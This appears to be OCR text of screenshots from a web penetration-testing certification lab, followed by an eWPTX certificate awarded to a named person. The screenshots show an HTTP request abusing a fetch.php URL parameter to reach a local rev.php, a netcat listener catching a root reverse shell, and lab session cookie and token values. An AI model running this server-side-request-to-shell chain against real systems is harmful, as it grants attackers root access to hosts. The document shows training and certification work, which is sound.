└─ $
```

```
Request
Pretty Raw Hex
1 GET /9c717baeccab3a8c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337/rev.php?action=import&importer=
Try HTTP/1.1
2 Host: blog.terahost.exam
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.64 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 ,application/signed-exchange;v=b3;q=0.7
7 Referer: http://blog.terahost.exam/9c717baeccab3a8c67f2c7797c96292ca/fetch.php
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9,en;q=0.8
10 Cookie: PHPSESSID=d4tf1fgj13jkuj4m98jgtf1863; auth=Tl8za1RvVvVmd25Hv3hyd8TpD1Q1LxelFodd9zWn1Va1dSV244Rn14K1J1ZThkde2HaUVvsys0Nn=0nz17elp1pmujs
11 SDFBauky72Mw993Gm9mk0t8mzdkTE09
12 Connection: close
```

```
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal Parrot Terminal Parrot Terminal Parrot Terminal Parrot Terminal Parrot Terminal
[~]-[parrot@parrot]-(~/Downloads]
└─ $nc -lvpn 1337
listening on [any] 1337 ...
connect to (10.100.13.201) from (UNKNOWN) (10.100.13.34) 35986
Linux xubuntu 4.4.0-171-generic #280-Ubuntu SMP Tue Dec 3 11:04:55 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
03:49:44 up 19:29, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN IDLE JCPU PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty: job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```



PROUDLY PRESENTED TO

Gabriel Luiz Santos Cruz eWPTX

Web application Penetration Tester eXtreme

A handwritten signature in black ink, appearing to read "Tracy Wallace".

Tracy Wallace
Director of Content Development

A handwritten signature in black ink, appearing to read "Dara Warn".

Dara Warn
Chief Executive Officer



June 3, 2024
Date Awarded

105271922
Certification ID

https://drive.google.com/drive/folders/1mbdR32MB7GA9SRcSTaLCeeas11GcjFnK?usp=drive_link